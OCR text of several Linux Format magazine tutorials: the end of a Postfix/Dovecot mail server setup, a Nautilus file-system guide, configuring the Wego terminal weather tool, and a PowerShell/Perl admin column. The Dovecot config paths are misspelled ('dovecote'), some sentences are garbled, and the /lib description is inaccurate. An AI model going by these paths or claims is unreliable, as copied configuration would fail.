  -o syslog_name=postfix/submission
  -o smtpd_tls_security_level=encrypt
  -o smtpd_sasl_auth_enable=yes
smtps     inet n       -       y       -       -       smtpd
  -o syslog_name=postfix/smtps
  -o smtpd_tls_wrappermode=yes
  -o smtpd_sasl_auth_enable=yes
```

The `y` part tells the service to run in a *chroot* for extra security; by default, this is the **/var/spool/postfix** directory. The other parameters are described in the file.


In both the `submission` and `smtps` sections add the lines

```
  -o milter_macro_daemon_name=ORIGINATING
  -o smtpd_client_restrictions=permit_sasl_
authenticated,reject
```


to enable SASL-authenticated clients (and no one else) to send mail to remote destinations.

It's recommended (and actually required by RFC822, written in 1982) to set up an alias for the **postmaster@** address, so that any mail delivery issues can be reported. To do this, simply edit the file **/etc/aliases** and add a line such as

```
postmaster: user
```



The dreaded red padlock appears when Gmail receives mail from an unencrypted connection, but a config option can remedy this.



Claws Mail offers this dialog for setting up incoming and outgoing SSL/TLS. Other email clients will undoubtedly have similar configuration options.

where `user` is your login. It's traditional to set up similar aliases for `mailer-daemon` and `hostmaster` as well, since various things like to report back to these particular addresses.

Since you're unlikely to want to use the root account for checking mail, it's a good idea to set up an alias for that, too. You can get carried away here, but don't because novelty addresses are best set up as virtual users, which you can read about in the box (*see previous page*). Instead, save and close the aliases file and run the following command to process the changes:

```
$ newaliases
```

Now it's time to set up *Dovecot*, which will handle the IMAP side of things for us. Before we do anything too advanced, we'll just configure it to authenticate the same usernames as are present on the system using PAM. So if you log in to your server **myserver.com** as `user`, then your email address will be **user@myserver.com**. We'll use SSL for IMAP connections, so we need to tell *Dovecote* about the certificates, which is done in the file **/etc/dovecote/conf.d/10-ssl.conf**. Add or edit the following lines:

```
ssl = required
ssl_cert = </etc/ssl/certs/mailcert.pem
ssl_key = </etc/ssl/private/mail.key
```

Note the less than sign `<` here. It's not a typo, it tells *Dovecot* to look at these files rather than quoting the whole certificate and key literally. Also, uncomment the following line in **/etc/dovecote/conf.d/10-auth.conf**:

```
disable_plaintext_auth = yes
```

to put the kybosh to any kind of plaintext authentication (except for when logging in locally). We need to modify the *Dovecote* main config file too, to enable the *Postfix* authentication service. So open **/etc/dovecote/conf.d/10-master.conf** and uncomment the section:

```
  # Postfix smtp-auth
  unix_listener /var/spool/postfix/private/auth {
    mode = 0660
    user = postfix
    group = postfix
  }
```

This sets up the authentication channel inside the *Postfix chroot*, connecting everything together. Now Your server should now be ready for action. Enjoy! LXF

FILE TREES

Get to grips with Linux file navigation

Puzzled about structure? **Nick Peers** reveals how the Linux file system works, plus the best way to browse it using Ubuntu's built-in file manager.

OUR EXPERT

Nick Peers is a freelance technology journalist who specialises in A-ha!.

QUICK TIP


If you don't like the way Nautilus uses breadcrumbs to display the current folder path, select Go>Enter Location... to replace it with a traditional view, enabling you to manually enter the path to jump straight to that location.

You'll no doubt be familiar with how Linux identifies the drives attached to your PC, and that Linux treats everything as a file – including folders (which is basically a file listing the files that make up that folder's contents). But how are these files organised on your hard drive, and how do you access them through Ubuntu's graphical file manager, *Nautilus*?

Let's start with the raw basics. Linux organises files in a tree-like structure that's a little bit similar to Windows. The major difference being that while Windows physically separates drives into individual trees, with the drive letter at the top, Linux lumps everything together in a single file tree, with a top-level root (**/**) directory and everything else – including drives – placed relative to that directory.

This can sound confusing, but in actual fact Linux provides a consistent, organised view of all the storage at your disposal. Once you understand where things are kept, it's relatively straightforward finding them again. And, in actual fact, for day-to-day use, you'll limit yourself to your personal user folder, which is always found inside the **/home** directory and is where your personal documents, photos, settings and other data is stored.

What makes things even easier to grasp is that Ubuntu ships with a user-friendly file manager in the form of *Nautilus*, which is accessible via the Files shortcut in the launcher. *Nautilus* will feel instantly familiar to anyone who's used Windows own file manager, *Windows Explorer,* and shares many of the same characteristics.



Navigating the top-level directory of Ubuntu's file system is a straightforward job.

Files and folders are represented by icons, and double-clicking one opens it. You can right-click for more options, while files can be deleted to the Recycle Bin or removed immediately (select the file, hold Shift and press Delete) in exactly the same way. The annotation (*below right*) reveals some of the key fundamentals in using *Nautilus* to access and find files within the Linux file system.


What lies beneath

Let's use *Nautilus* now to identify the key folders on your system, and find out what they're for. Open it using the Files shortcut on the launcher and by default it'll open to your personal home folder – **/home/<username>** – in the Linux file tree. Here you'll find familiar-looking folders that mirror those found in other operating systems: they're all self-explanatory, aside perhaps from Public – a folder inside which you can store files that are accessible to others when they're logged on with their own user profile – and Examples. This is simply a shortcut to a folder containing the Ubuntu Free Culture Showcase, which aims to provide free wallpaper, music and video.

Next, click the Computer shortcut in the left-hand navigation pane and you'll be taken to the root directory where you'll see a large number of folders. Not all of these need explaining, but of those that do, the **/bin** folder is where common programs shared by all users (including root and the system itself) are installed – this includes all Terminal programs. Startup files – including the Linux kernel are held under **/boot**, while we've already seen how **/dev** contains references to your system's hardware including all attached storage devices.

The **/etc** folder contains many configuration files, while the various **/lib** folders contain program configuration data – similar to what's held in the Windows Registry. External drives are mounted inside the **/media** folder, while **/mnt** serves as a 'temporary' mount point for devices like network folders.

The **/root** is the home directory for the root user. It's kept away from the main **/home** folder in case of boot problems and can only be accessed via the `sudo` command. Peek inside the **/usr** folder and you'll find **bin** and **lib** folders – this is where programs you install



Customise what gets shown underneath files when browsing in icon view – zoom into reveal more details.

QUICK TIP

Don't be surprised to find lots of hidden files – even inside your home directory – after you've selected View>Show Hidden Files. Don't worry, this is normal, and the best thing to do is select the option again to hide them.

under your own user profile are kept. Finally, the **/var** folder contains variable data that includes potentially helpful items such as logs for troubleshooting problems.

This is all interesting, and useful to know, but it's not something that you should concern yourself with in day-to-day use.

Explore Nautilus

Return to your home directory. Now roll your mouse up to the menu bar where you'll see *Nautilus* has its own selection of menus. Browse these – File, Edit, View, Go, Bookmarks and Help – and you'll see a list of familiar-looking commands, but some should stand out.

Start with File>New Tab, which enables you to have multiple locations open without cluttering up your desktop with windows. You'll see the tabs appear above the folder pane and you can move (or copy by holding Ctrl as you click and drag) files between them by picking them up in one tab, dragging them over another tab and then waiting for that tab to open before dropping them.

Another handy tool can be found by choosing Edit> Select Items Matching... From here you can apply filters that ensure only particular files matching those filters (such as a file type – png, jpg and so on) are selected. While you're exploring the Edit menu, select Preferences to tweak *Nautilus*' behaviour – of particular interest will be the Display tab where you can add extra descriptive captions (such as file size or owner) under icons.

You'll also notice a reference to zoom here – by default, up to three captions can be displayed underneath icons depending on how large you've magnified the icons. You'll find these controls on the View menu, or you can use Ctrl++, Ctrl+- and Ctrl+0 to quickly adjust the zoom level.


Hidden files

By default, Ubuntu will hide any file that's preceded with a full stop (**.**) – right-click a file in *Nautilus* and choose Rename to see how this works, then press Ctrl+R to refresh the view, when you'll see it disappear. Don't panic – select View>Show Hidden Files and it'll magically reappear, enabling you to rename it once again to remove the period mark and leave it permanently in view.

Struggling to find a particular file? Click the magnifying glass button and a search bar will pop up. Simply enter your search terms and a list of matching files will appear. If you want to widen your search to your entire file system, click the All Files button.

You can also apply file type filters to your search, to restrict results to documents, photos or whatever criteria you choose. Click the + button, leave File Type selected and then either pick a type from the drop-down menu (such as Illustration, Spreadsheet or Pdf/ Postscript, or manually type a specific file extension (such as **.png**) to the filter. *Nautilus* supports multiple filters, so you could easily search for **.png**, **.jpg** and **.tif** photos without including **.gif** or other image types, for example. LXF

Exploring the Nautilus interface



1 Breadcrumbs
As you drill through the folder tree, it makes sense to use these 'breadcrumb' folder icons to see where you are. Click one to jump back to that folder.

2 Search
Click the magnifying glass icon to reveal a powerful search tool – click the + button to reveal file type filters to help refine searches.

3 Navigation pane
This provides convenient shortcuts to key parts of your system – the top section is self-explanatory, and includes a handy list of recently accessed files.

4 Attached drives
All recognised drives – internal and external – are listed here. The Computer shortcut provides you with a link to the root of your Linux file system.

5 Right-click
Right-click either a file or folder to reveal more options for interacting with it. The 'move to' and 'copy to' options are particularly useful.

TERMINAL: WEGO

Forecast the weather via the terminal

Some Bash fans won't even leave the terminal to check the weather forecast. **Shashank Sharma** isn't one of them, but knows the perfect tool.

OUR EXPERT

Shashank Sharma is a trial lawyer in Delhi and avid Arch Linux user. He's always on the lookout for geeky memorabilia.

A long system monitor statistics about the CPU and RAM usage, most users are quite fond of checking the weather forecast for their city. Most desktop distributions feature a graphical tool – Gnome's *Weather* is one such popular application designed for the Gnome desktop – but there are several others. For users who would rather see this information in a dedicated tab on their Bash terminal, there's no better alternate than *Wego*.


As the name suggests, the utility is written in the Go language, and *Wego* has no other dependencies. It uses ASCII art to display the weather forecast icons such as Cloudy, Humid and Mostly Cloudy. Even better, *Wego* doesn't require any installation itself and the configuration only takes a couple of minutes.

To begin, launch a terminal and run the `sudo apt install golang` command, if you're running Ubuntu or Debian or a derivative distribution. Fedora users can similarly run the `sudo dnf install golang` command.

The Go applications are installed in the **$GOPATH/bin** directory, so before anything else we must define a $GOPATH workspace to store all such Go applications:

```
$ mkdir ~/gocode
$ export GOPATH=~/gocode
```

You can now download *Wego* with the `go get -u github.com/schachmat/wego` command, which will automatically retrieve *Wego* into the **$GOPATH/gocode/bin** directory. In our case, *Wego* was downloaded directly into the **/home/linuxlala/gocode/bin** directory.



The default Terminal window is much too small to properly render the ASCII art. Remember to expand your terminal window horizontally for best results.

To launch the utility switch to the **$GOPATH/bin** directory and run `./wego` command. If you would rather launch *Wego* the same as any other command-line utility from anywhere in the Terminal, you must update this information in your **~/.bashrc** file:

```
$ echo 'export GOPATH=$HOME/gocode' >> ~/.bashrc
$ echo 'export PATH="$PATH:$GOPATH/bin"' >> ~/.bashrc
$ source ~/.bashrc
```

With the above three commands, you no longer have to switch to the $GOPATH/bin directory before launching *Wego* with the `./wego` command. Instead, you can launch it with the `wego` command from anywhere in the terminal.

When you run *Wego* for the first time, instead of displaying the current weather for your city, the tool will instead print a two-line message:

```
2018/07/23 01:16:43 No forecast.io API key specified.
You have to register for one at https://developer.forecast.io/register
```

Quick configuration

Wego can retrieve the weather information from three different sources. These are referred as the backends. You must have an account either on **forecast.io** (Dark Sky), OpenWeatherMap (**openweathermap.org**) or WorldWeatherOnline (**worldweatheronline.com**).

The tool defaults to **forecast.io**, which explains the message you get when running *Wego* for the first time. While these backend services also have a commercial subscription, you only need to provide a valid email address to create a free account. Dark Sky (**forecast.io**) for instance, allows up to 1,000 queries a day for the free account, which should suffice for most desktop users. On the other hand, WorldWeatherOnline supports 500 queries a day and provides a 60-day free trial.

Each of these services will provide a unique API key once you create an account, which looks something like b7ca7b57d8d10702c01b075b1dfe287b.

Furthermore, **forecast.io** doesn't support location names, so you can't set your location as `location=New York` or `location=Somerset`. Instead, you must figure out the latitude and longitude of your city and provide those in the **~/.wegorc** file. For instance, the latitude and longitude of New Delhi are 28.6139°N, 77.2090°E. You

enter this information in **~/.wegorc** file as `location=28.6139,77.2090` . You can provide a comma separated latitude and longitude for your city if you wish to use the default **forecast.io** backend with *Wego*.

Once you've created an account on **forecast.io**, retrieved the API key, and figured out the latitude and longitude of your city, it's time to provide this information to the **~/.wegorc** config file so open the file in your favourite text editor. For now, we're only interested in three lines:

```
backend=forecast.io
forecast-api-key=
location=
```

Add the API key into the `forecast-api-key=` line and the co-ordinates for your city in the `location=` line. Save the file to launch *Wego* with the `wego` command.

The tool defaults to a 3-day forecast, but you can change this to a maximum of five days by editing the `days=3` line in the **~/.wegorc** file.

Other backend services such as OpenWeatherMap are more flexible with location and can even work with city names. If you decide to use OpenWeatherMap or WorldWeatheronline instead of the default **forecast.io**, change the `backend=forecast.io` line in **~/.wegorc** to reflect the correct backend name. You'll also have to provide the API key for your backend service. The **~/.wegorc** file has a separate line for accepting API keys of the different services. Edit the `owm-api-key=` or the `wwo-api-key=` line and fill in the respective API key.

While the tool defaults to metric, you can change it to the imperial system by editing the `units=metric` line to `units=imperial` in the **~/.wegorc** file.


While the default **~/.wegorc** gives no such indication, *Wego* also supports two additional backends, apart from the default: `frontend=ascii-art-table` .

To see what the forecast looks like with the emoji frontend, you can run the `wego -f emoji` command. While this is cleaner than the ASCII art frontend, it doesn't provide important details such as wind speed, or precipitation. If you want all these details, you must revert back to the ASCII art frontend.

The third frontend, JSON (JavaScriptObject Notation), is only relevant if you wish to export the output to other services and applications. A partial json output with *Wego* would look as follows:

```
$ wego -f json
{
        "Current": {
                "Time": "2018-07-
23T17:30:00+05:30",
                "Code": 14,
                "Desc": "clear sky",
                "TempC": 31.56,
                "FeelsLikeC": 32.55,
                "ChanceOfRainPercent": 38,
                "PrecipM": 0.0012471,
                "VisibleDistM": 3110,
                "WindspeedKmph": 11.195999,
                "WindGustKmph": null,
                "WinddirDegree": 118,
                "Humidity": 89
}
```

As you can see from the block, this is only the output for the current weather. The json output produces similar blocks for each of the slots and also provides



additional information such as 'Feels like' and 'visibility distance', 'chance of rain'. etc. Apart from these, the json output also provides astronomical details such as moonrise, moonset, sunrise and sunset. All this information however, depends on your chosen backend.

While all the three backends were identical in their forecast for the weather, the difference becomes apparent when you use the json frontend. In our tests, **forecast.io** provided the most accurate details regarding the visibility, chances of rain and the astronomical data.

You don't have to continually edit the **~/.wegorc** file if you wish to check the weather forecast of a different location, or want to switch to a different frontend or backend. You can provide all the information to *Wego* from the terminal by invoking all the relevant command options. Run the `wego -h` for a list of such options.

For instance, the following command instructs *Wego* to use the json frotend with the **forecast.io** backend: `wego -f json -b forecast.io -l 28.6139,77.2090 -forecast-api-key=b7ca7b57d8d10702c01b075b1dfe287b` .

It would be great if future releases of this nifty tool could expand its emoji and `ascii-art-table` frotends to provide the information available in the json output.

For now, Wego only supports three backends and frontends, but the TODO list for the project promises more of each for future releases.

QUICK TIP

When making changes in the ~/.wegorc config file, remember that it expects each line to be in the KEY=VALUE format. So don't add any quotes when specifying the location, units, backend and so on.

» TOO MUCH WORK!

It's unlikely for any self-respecting Bash ninja to ever complain of a task or tool requiring too much work or configuration, but if you find yourself on the fence about *Wego* because of its many configurable options, we have an alternate for you.

The **wttr.in** service requires Python and utilises *Wego* and WorldWeatherOnline API to fetch the weather details for your location. But if you don't want to go through the process of setting it up, you can alternatively get the weather details on your machine with just the *curl* utility.

The command `curl wttr.in/Delhi` will fetch the weather and present it in ASCII art the same as Wego does.

You can also use **wttr.in** to check the weather at any airport by providing the three letter airport code, or the weather at a popular site instead of a location. In the latter case, you must place a ~ before the name, so that wttr.in knows to look up the specified name.

The command `curl wttr.in/~Taj+Mahal` will fetch the weather at Taj Mahal, Agra, Uttar Pradesh, India whereas `curl wttr.in/~Stonehenge` fetches the weather at Stonehenge, The Avenue, Amesbury CP, Larkhill, Wiltshire, South West England, England.

Remember to place a + instead of an empty space if the name of the location or place has two or more words.

ADMINISTERIA

PowerShell on Ubuntu vs grep on PDP-11

Microsoft (and Canonical) keep on bringing Windows technologies to Linux, **Valentine Sinitsyn** reports. Or are they just telling old tales in a new way?

OUR EXPERT

Dr Sinitsyn is a cloud infrastructure developer at Yandex by day, an open source contributor by night, with interest in everything from AH to X509.

Remember those old April Fool's news stories about Microsoft releasing some of its goodies for Linux? *Internet Explorer* in RPM seemed too ridiculous to fool even a zero-day Linux newbie, yet it was a trend around 2000. While it's true that *Internet Explorer* or *Microsoft Office* for Linux have yet to be seen; frankly speaking, we don't miss them too much. But on the server-side, Microsoft's attitude obviously changed some years ago, and yet another, Microsoft-baked, open-source project doesn't make too much of a buzz. Really, with Microsoft releasing Azure Cloud Switch (essentially a Debian-based distribution), hell must have frozen over, so why bother?

Yet one recent release caught our eye: *PowerShell Core* is available as an Ubuntu Snap. It may not be so exciting technology-wise – *PowerShell* has been open source since 2016 – we feel this is conceptually important. In case you've missed it, *PowerShell* uses the same building blocks as the Unix command line: commands (called 'cmdlets' here) and pipelines. But instead of passing raw lines of text, cmdlets exchange typed .NET objects, so you never need to 'parse the output'. So in some sense, this addition closes the loop: a Unix-inspired technology has landed on Linux, revised. We don't think *PowerShell* is going to replace *Bash* or *Zsh* (and it doesn't aim to) and yet this mix of 'old new technologies' was what made us try *PowerShell* on Linux.

Not everyone welcomes Microsoft embracing Linux. For those of us on that side, there is a similar story. *PowerShell* might sport object pipelining, but do you remember where pipelining itself comes from? In a July 2018 interview with *Computerphile*, Brian Kernighan, the man who coined the term 'Unix' and the 'k' in *Awk*, remembered the origins of *grep*. PDP-11 was a rather resource-constrained system, which made the stream transformation model where you don't need to store the complete output very promising. In a nutshell, *grep* was a stand-alone version of the "g/re/p" command in *ed*: it took a regular expression (*/re/*), matched lines globally in a whole file (g) and printed them (p). If this sounds old school, consider the following: *grep* was born to aid analysing newspaper articles which date back to 1800s!

This twist in a history shaped how we use Unix tools today. And these tools, in turn, inspired new tools and languages - including both *PowerShell* and Perl.


» GETTING OLDER

"That's old hat. Don't do it." How many times a day do you hear these words as an IT specialist? But what exactly makes a software technology age?

In the real world things are simpler. Old cars consume more gas, pollute more and run slower than modern ones. Old hats (yes, the real old hats) go out of fashion, yet you probably only have to wait a few years before they're back in vogue again. Some things – like the Mona Lisa, for example – don't age at all. Put simply, an old something either doesn't perform as well as a new one, or it doesn't age. Here, "perform" might mean a measurable quantity such as speed or (more often) someone's personal impression of such a quantity.

In a virtual world, things are different. The *ed* editor would perform on your box much faster than on an original PDP-11. Brian Kernighan still uses it "very occasionally", but I doubt many of us out there do the same. Yet we are happy to run *Vi* (OK, *Vim*), which is only marginally younger, by IT standards. At least it doesn't use Electron. What is it that makes the difference?

I believe two things are important here. The first one is your expectations. While you can still edit files in *ed*, you'd expect the editor to show you not only a single line, but the larger piece of text and a cursor to move around. That's something which didn't exist at the time that *ed* was born. And another reason is something that doesn't exist anymore: you don't want the kernel to support hardware architectures that are no longer in production. Everything else is fashion, just as in the case with your hat!



PowerShell feels a bit like osquery (**LXF232**), but is in theory much more capable. Waiting for Get-Service on top of systemd, though.

Perl: Deciphering old (manu)scripts

Perl was meant to be practical, not beautiful. And it is – just don't run one-liners you don't understand (yet).

We know what you are thinking now: "C'mon, who needs Perl at the end of 2018?" It has a track record of being barely readable (if not write-only), clumsy and has been largely superseded by Python and friends. While it's probably true that you don't want to start a new project in Perl unless you have some specific requirements, it's still possible to come across it in the real world. *Debhelper* is mostly Perl, and sometimes you have to read **dh_something** to learn why it works the way it works. *Spamassasin* (**https://spamassassin.apache.org**) and *Shorewall* (**http://shorewall.org**) are Perl as well. Last but not least, you can run a Perl script to generate beautiful flame graphs (**https://github.com/brendangregg/FlameGraph**), although we've never had to figure out how it is done. That's not to mention Perl shines in one-time text processing tasks, thanks to its clear seamlessly-integrated regular expressions.

Properly written Perl code isn't hard to read and reason about. Perl might really favour cryptic code, but it doesn't mean you should. Most Perl snippets I come across these days should be clear for everyone who has spared ten minutes or so learning some basic concepts. That's exactly what we are going to do today.

Volatile variables

Perl programs are no different from any other programs you've seen. They also contain variables and expressions, functions (or subroutines – yup, Perl really is an old thing), if expressions, for loops and so on.

When it comes to variables, Perl distinguishes between scalars (single values) or lists. You can easily say something is a variable as it starts with a dollar sign. The same goes for array items, whether ordinary or associative (aka hash tables or simply hashes):

```
my $index = 1;
print $array[$index];
print $hash{"key_$index"}
```


You use square brackets to index arrays and curly brackets for hashes. Array indexes are integers, hash keys are anything conceivable. Also note that Perl interpolates variables inside a string: that's something we had to wait for until 3.6 in Python (see PEP-498).

Indexing an element which doesn't exist in an array or hash is legal. There is no exception thrown (well, Perl has none at all), but you just get an empty value (undefined). If you need to be sure the key is present, you use the `exist` function to check.

Now, consider the following:

```
$hash{"key_$index"}{'foo'} = 'bar'.
```

You may expect this to fail since it de-references undefined, but it works. Thanks to a feature called autovivification, a new hash (or array) is created as needed. And if you wonder about single quotes, that's how you tell Perl you want no string interpolation. `qq(key_$index)` or `qs#foo#` are equivalent to `"key_$index"` and `'foo'`, respectively. Using these improperly is a part of what makes Perl programs so cryptic.



Shorewall makes writing complex network access policies a simple task. Behind the curtains, it uses Perl to compile your rules.

So far, so good? `$var` is a jargon way to say 'a variable' in a tech discussion, so it hardly confuses anyone. However, Perl goes a bit further:

```
my @array = ('a', 'b', 'c');
my %hash = ('a' => 1, 'b' => 2, 'c' => 3);
```

Unlike PHP, arrays and hashes in Perl have distinct prefixes. In the example above, they are what really makes a difference, as `=>` and commas are synonyms. So what do you mean by (1, 2): is it a two-element array

» PERL IN ITS SETTING

Perl (*see* **LXF145/151/206**)is sometimes referred to as a 'glue language'. That is, the aim was to stick together otherwise incompatible pieces to produce a working something. If this sounds like a shell script, it is. Of course, Perl wasn't created in a vacuum, and its author, Larry Wall, thinks the language borrows "some of the best features of *sed*, *Awk*, and *sh*". Take hashes. Officially called **associative arrays**, they are the same as in *Awk*. There are less obvious similarities as well. Remember how you do a summation in *Awk*? A typical solution would be:

```
awk '{sum += $1}; END {print sum}'
```

`$1` exists in Perl as well, but that's a false comparison. Here, it refers to the first record's field; in Perl, it's the first capture group in a regular expression. Yet Perl also has a notion of input records and output fields. `END` a block of code, which gets executed as late as possible in both languages.

Perhaps you don't use *Awk* too often, but you almost certainly know *grep*. It exists as a function in Perl, but it's not limited to regular expressions. One can use the *grep* function to filter a list by an arbitrary code block.

This combinational nature makes Perl a rather powerful language, yet no single package can do everything. Third-party modules in Perl come through CPAN (**www.cpan.org**) – a Comprehensive Perl Archive Network. If you need anything in Perl, be it a PDF reader or an Awk-to-Perl translator, this should be your first stop.

or one element hash? Well-written Perl programs always use => for hashes to make declarations visually different.

